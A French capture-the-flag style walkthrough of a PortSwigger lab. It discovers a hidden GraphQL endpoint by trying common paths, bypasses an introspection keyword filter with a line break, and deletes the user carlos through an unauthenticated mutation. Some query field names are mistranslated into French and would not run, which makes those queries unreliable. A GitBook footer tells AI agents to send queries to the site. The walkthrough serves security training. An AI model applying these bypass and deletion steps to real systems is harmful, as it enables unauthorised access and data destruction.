> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/graphql/graphql-cached-endpoint-discovery.md).
# Découverte d'endpoint mis en cache GraphQL
Notes sur la découverte d'endpoint mis en cache GraphQL pour les laboratoires PortSwigger Web Security Academy, incluant le flux d'exploitation, les tests de payload, la validation avec Burp Suite et le contexte de remédiation.
### Trouver un point de terminaison GraphQL caché
**Contexte du laboratoire**
Les fonctionnalités de gestion des utilisateurs de ce labo sont basées sur un GraphQL **caché** point de terminaison. / Il n'est pas possible de le découvrir simplement en naviguant sur le site, et **PlotQL** des mécanismes de défense sont en place.
**Objectif :**
* Identifier le point de terminaison GraphQL caché
* Supprimer l’utilisateur **carlos**
**Reconnaissance initiale**

En naviguant normalement dans l'application, aucun indice visible ne révèle l'utilisation de GraphQL. / Il est donc nécessaire de tester manuellement les chemins GraphQL les plus courants.
**Tester les routes GraphQL courantes**
Les routes suivantes sont testées
```bash
/graphql
/graphiql
/v1/graphql
/v2/graphql
/v3/graphql
/v1/graphiql
/v2/graphiql
/v3/graphiql
/playground
/v1/playground
/v2/playground
/v3/playground
/api/v1/playground
/api/v2/playground
/api/v3/playground
/console
/api/graphql
/api/graphiql
/explorer
/api/v1/graphql
/api/v2/graphql
/api/v3/graphql
/api/v1/graphiql
/api/v2/graphiql
/api/v3/graphiql
```

La route **`/api`** répond avec le message suivant :
```bash
"Requête absente"
```
Cela indique clairement la présence d'un point de terminaison GraphQL actif.
**Vérification du filtrage de l'introspection**

Une simple requête d'introspection est envoyée via l'URL :
```bash
api?query={__schema{types{name}}}
```
Réponse du serveur:

`L'introspection GraphQL n'est pas autorisée, mais la requête contenait __schema ou __type`

Le même blocage se produit lors de l'envoi d'une requête d'introspection complète via Burp ou GraphiQL.
{% code overflow="wrap" %}
```bash
query IntrospectionQuery {
__schema {
queryType {
nom
}
mutationType {
nom
}
subscriptionType {
nom
}
types {
...FullType
}
directives {
nom
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
nom
description
fields(includeDeprecated: true) {
nom
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
nom
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
nom
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
nom
ofType {
kind
nom
ofType {
kind
nom
ofType {
kind
nom
}
}
}
}
```
{% endcode %}
**Contourner le blocage de l'introspection**
Pour contourner le filtrage basé sur des mots-clés `__schema` et `__type`, un **saut de ligne** est ajouté avant l'accolade ouvrante :
```graphql
__schema
{
```
Cette légère modification permet à la requête d'être acceptée et traitée par le serveur.
**Analyse du schéma GraphQL**


Une fois l'introspection acceptée, les requêtes découvertes sont envoyées à **plan du site** afin d'être analysées plus facilement.
Deux requêtes importantes sont identifiées.
**Récupération d'un utilisateur par ID**

Requête pour obtenir le nom de l'utilisateur à partir de son identifiant :
```graphql
query($id: Int!) {
getUser(id: $id) {
id
nom d’utilisateur
}
}
```
En fournissant l'ID suivant :
```json
{
"id":3
}
```

Il est identifié que l'utilisateur avec l'ID **3** correspond à **carlos**.
**Suppression de l'utilisateur carlos**
Un transfert supprime un utilisateur de l'organisation :
```graphql
mutation($input: DeleteOrganizationUserInput) {
deleteOrganizationUser(input: $input) {
user {
id
nom d’utilisateur
}
}
}
```
Charge utile utilisée :
```graphql
{
"input": {
"id": 3
}
}
```
L’utilisateur **carlos** est ensuite supprimé avec succès.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/graphql/graphql-cached-endpoint-discovery.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.